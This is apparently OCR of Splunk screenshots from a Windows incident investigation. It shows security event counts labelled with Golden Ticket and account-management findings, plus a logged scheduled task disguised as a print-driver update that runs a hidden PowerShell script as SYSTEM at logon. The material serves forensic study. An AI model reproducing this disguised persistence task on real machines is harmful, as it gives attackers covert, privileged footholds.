
All time


✓ **276 events** (8/2/19 8:00:00.000 AM to 7/15/25 10:12:33.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (17)** Visualization

20 Per Page Format Preview

	EventCode	EventDescription	count
Golden Ticket	4624	An account was successfully logged on.	11
	4634	An account was logged off.	11
	4661	A handle to an object was requested.	10
Golden Ticket	4672	Special privileges assigned to new logon.	11
	4698	A scheduled task was created.	1
Finding	4720	A user account was created.	1
Account Management	4722	A user account was enabled.	1
	4724	An attempt was made to reset an account's password.	1
	4728	A member was added to a security-enabled global group.	1
Finding	4732	A member was added to a security-enabled local group.	1
Account Management	4735	A security-enabled local group was changed.	1
	4737	A security-enabled global group was changed.	1
	4738	A user account was changed.	1
Golden Ticket	4769	A Kerberos service ticket was requested.	2
	4985	The state of a transaction has changed.	1
	5140	A network share object was accessed.	14
Golden Ticket	5145	A network share object was checked to see whether the client can be granted desired access.	207





Time	Event
8/2/19 9:58:56.000 AM	08/02/2019 09:58:56 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4698 EventType=0 Type=Information ComputerName=titan.thirstyberner.com TaskCategory=Other Object Access Events OpCode=Info RecordNumber=319158 Keywords=Audit Success Message=A scheduled task was created. Subject: Security ID: THIRSTYBERNER\Administrator Account Name: Kpilsner Account Domain: THIRSTYBERNER Logon ID: 0x1C7DD53 Task Information: Task Name: \Microsoft\Windows\Printing\PrintDriverUpdate Task Content: <?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2019-08-01T00:58:55</Date> <Author>Kpilsner</Author> </RegistrationInfo>

Event

```
<Triggers>
  <LogonTrigger>
    <StartBoundary>2019-08-01T00:58:00</StartBoundary>
    <Enabled>true</Enabled>
  </LogonTrigger>
</Triggers>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>false</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <Duration>PT10M</Duration>
    <WaitTimeout>PT1H</WaitTimeout>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>powershell</Command>
    <Arguments>-w h C:\Windows\System32\printdrv\printdrv.ps1</Arguments>
  </Exec>
```

Event

```
  <Actions Context="Author">
    <Exec>
      <Command>powershell</Command>
      <Arguments>-w h C:\Windows\System32\printdrv\printdrv.ps1</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

Collapse

Category = Object Access | EventCode = 4698 | EventDescription = A scheduled task was created. | Security_ID = THIRSTYBERNER\Administrator
TaskCategory = Other Object Access Events | dest = titan.thirstyberner.com | dest_ip = 10.1.1.10 | host = titan | member_dn = Kpilsner
member_id = THIRSTYBERNER\Administrator | source = WinEventLog:Security | sourcetype = WinEventLog | user = Kpilsner

```
1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner
2 | stats count by EventCode EventDescription
```

All time

✓ **276 events** (8/2/19 8:00:00.000 AM to 7/15/25 10:12:33.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (17)** Visualization

20 Per Page Format Preview

	EventCode	EventDescription	count
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
